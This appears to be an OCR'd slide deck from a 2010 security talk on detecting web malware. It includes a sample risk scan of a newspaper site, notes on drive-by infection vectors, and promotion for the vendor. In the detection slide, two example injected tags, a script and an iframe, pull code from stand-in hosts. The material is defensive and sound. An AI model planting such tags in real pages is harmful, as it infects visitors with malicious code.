http://a.collectiv e-media.net/cmadj/ itnn.chi_n_chicago tribune/ford_wis;s z=300x250;ord=72.. . ..ween/?	1
http://ad.amgdgt.c om/ads/?t=i&f=j&p= 3297&pl=c241d8ce&r nd=728002462536096 60	1

BY URLs

URL	Objects
http://archives.ch icagotribune.com/	6
http://archives.ch icagotribune.com/2 006/	7
http://archives.ch icagotribune.com/2 007/	5

Page 1 of 167 Next >



Overall Risk

Scan Complete: 2010-02-19 13:05:46 EST
URLs Analyzed: 1006 | Potential Risks: 395

High Risk: This site is highly vulnerable to malware infection due to structural vulnerabilities in the site content. Regular scanning and monitoring of the entire site, in addition to automatic remediation defenses are highly recommended.

Risk Level for each Category

Risk Details by Category

Click on a button below to view details for each category

External JavaScripts	External iFrames	Ads	External Images	Out-of-date Web Apps
RISK: HIGH	RISK: MEDIUM	RISK: HIGH	RISK: HIGH	RISK: HIGH
URLs: 136	URLs: 2	URLs: 177	URLs: 785	Apps: 4

New versions of all major web applications are periodically released to patch security bugs. Security bugs (e.g., SQL injection, buffer overflow) in out-of-date web applications can be exploited to inject malware on to your site and use it for infecting your users.


OUT-OF-DATE WEB APPLICATIONS

App	Issue
PHP	Installed version (5.2.9) not up-to-date with latest (5.3.1)
Perl	Installed version (5.8.8) not up-to-date with latest (5.10.1)
WordPress	Installed version (2.8.4) not up-to-date with latest (2.9.1)
Microsoft IIS	Installed version (6.0) not up-to-date with latest (7.5)

Email info@dasient.com with your domain name and the keyword "OWASP" in the subject line for a complementary malware risk assessment.

Detection, Containment, Removal

- Goal: Extract “root cause” of malcode



<script src=“http://external.com/a.js”>

<iframe src=“http://baddomain.com”>

- Detection
  - Behavioral Content Extraction (active scripts)
  - Lineage computation
  - Features / Signals Analysis

Drive-by Case Studies

- Common infection vectors
  - Java Virtual Machine
  - Adobe PDF Reader
  - MDAC ActiveX Control

- What do drive-bys do?
  - Knockout personal firewall
  - Store icon on desktop
  - Register to auto-start on restart

Where to learn more

- Dasient Home Page / Blog / Twitter:
  www.dasient.com
  blog.dasient.com
  twitter.com/dasient
- Dasient Web Malware Feed:
  twitter.com/dasient_new_mal
- Neil's Home Page:
  www.neildaswani.com
- Stanford Security Certification Program:
  http://bit.ly/90zR1y

Where to learn more

Foundations of Security:
What Every Programmer To Know
by Neil Daswani, Christoph Kern, and
Anita Kesavan (ISBN 1590597842)

Book web site: learnsecurity.com/ntk

Free slides at: code.google.com/edu/security

More About Dasient

- Developed the world’s first **Web Anti-Malware Solution** to protect businesses from web-based malware attacks.
- Founded by engineers and product managers from Google (security, web server, App Engine teams)
- Solid financing: same investors that backed or led VeriSign, 3Com, Citrix, XenSource, Twitter
- Featured in major news outlets:

The New York Times THE WALL STREET JOURNAL

ReadWriteWeb NETWORKWORLD BBC

cnet news InformationWeek BusinessWeek

- We’re hiring! Please send your resume to:

careers@dasient.com